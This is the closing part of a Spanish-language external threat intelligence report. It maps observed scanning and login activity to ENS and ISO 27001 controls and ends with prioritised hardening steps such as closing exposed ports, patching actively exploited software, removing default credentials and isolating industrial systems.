Presión constante sobre SSH/Telnet (22, 23); SMB, MSSQL y MySQL (445, 1433, 3306); ftp (21); postgres (5432)	Publicar solo los servicios imprescindibles y protegerlos en el perímetro	mp.com.1, op.exp.2	8.20, 8.21, 8.9	(e), (g)
166.562 intentos de acceso, 6 % con credenciales de fábrica	Cambiar credenciales por defecto, contraseñas robustas, bloqueo tras fallos y doble factor en accesos remotos	op.acc.5, op.acc.6	5.17, 8.5	(i), (j)
Búsqueda de 85 vulnerabilidades conocidas, 41 con explotación activa	Gestión de parches y de vulnerabilidades técnicas, priorizando las explotadas activamente	op.exp.4	8.8	(e)
Ataques contra protocolos sin cifrar (Telnet, FTP)	Sustituirlos por alternativas cifradas (SSH, SFTP)	mp.com.2	8.24	(h)
Búsqueda de servicios UDP para amplificar ataques DDoS	No publicar servicios UDP amplificables y disponer de protección frente a denegación de servicio	mp.s.4	8.20	(c)
Intrusiones en dispositivos Android e IoT con la depuración abierta	Inventario de dispositivos conectados y configuración segura desde el alta	op.exp.1, op.exp.2	5.9, 8.9	(i)
Búsqueda de ficheros de configuración y paneles de administración web	Protección de aplicaciones web: WAF, ficheros sensibles fuera del alcance público y paneles tras VPN	mp.s.2	8.9, 8.26	(e)
Sondeo de protocolos industriales (Modbus, S7, BACnet)	Red de control industrial y del edificio separada y sin acceso desde Internet; mantenimiento remoto de proveedores por VPN	mp.com.4	8.22	(d), (e)
Este informe: vigilancia periódica de amenazas externas	Obtener y analizar inteligencia de amenazas y usarla en la defensa	op.mon.3	5.7	(a), (f)

Protección de datos. Si las bases de datos de la organización contienen datos personales, su exposición a Internet afecta a la obligación de seguridad del tratamiento del RGPD (art. 32). Un acceso no autorizado obligaría además a notificar a la AEPD en un plazo de 72 horas (art. 33).

Esta relación es orientativa: vincula la actividad observada con los controles que pone a prueba, pero no sustituye a una auditoría ni certifica el cumplimiento. El informe sí puede aportarse como evidencia de vigilancia de amenazas (ISO 27001, control 5.7; ENS, op.mon.3).

23. Próximos pasos recomendados

Por orden de prioridad. Cada paso remite al apartado de este informe donde está el detalle.

1. Revisar qué servicios están publicados en Internet. La presión real se concentra en SSH/Telnet (22, 23); SMB, MSSQL y MySQL (445, 1433, 3306); http (80). Conviene confirmar con un escaneo externo que esos puertos no están abiertos salvo que sean imprescindibles y, en ese caso, limitarlos por IP o VPN. *(ver «Qué es un ataque y qué es ruido de Internet»)*

2. Comprobar versiones de las tecnologías buscadas. Se han buscado 85 vulnerabilidades conocidas, 41 con explotación activa confirmada (CISA KEV). Prioridad: PHPUnit, PHP Group PHP, GNU Bourne-Again Shell (Bash), Hikvision Security cameras web server. *(ver «Tecnologías en el punto de mira»)*

3. Cargar la lista de bloqueo con caducidad. Aplicarla en el cortafuegos durante 30 días y renovarla con el siguiente informe. Ya excluye los escáneres legítimos identificados. *(ver «Lista de IPs recomendadas para bloqueo»)*

4. Eliminar credenciales de fábrica. El 6 % de los 166.562 intentos de acceso usa usuarios y contraseñas de fábrica. Cambiarlas en routers, cámaras, bases de datos (usuarios sa y root) y activar el bloqueo tras varios fallos.

5. Verificar que ningún sistema industrial o del edificio es accesible desde Internet. Se han registrado 3.334 sondeos a protocolos industriales. Confirmar que los puertos TCP 102, 502 y 44818, y UDP 161, 623 y 47808 están cerrados y que el mantenimiento remoto de estos equipos se realiza solo por VPN. *(ver «Sondeos a sistemas industriales (ICS/SCADA)»)*

6. Cerrar depuración Android y servicios UDP amplificables. Comprobar que ningún equipo responde desde Internet en 5555/TCP (ADB) ni en los puertos UDP 19, 53, 123 y 1900. *(ver «Dispositivos Android expuestos y amplificación DDoS»)*

7. Comunicarnos las medidas aplicadas. Así el siguiente informe podrá confirmar si han reducido la exposición, y la lista de bloqueo se entregará actualizada con las direcciones que sigan activas.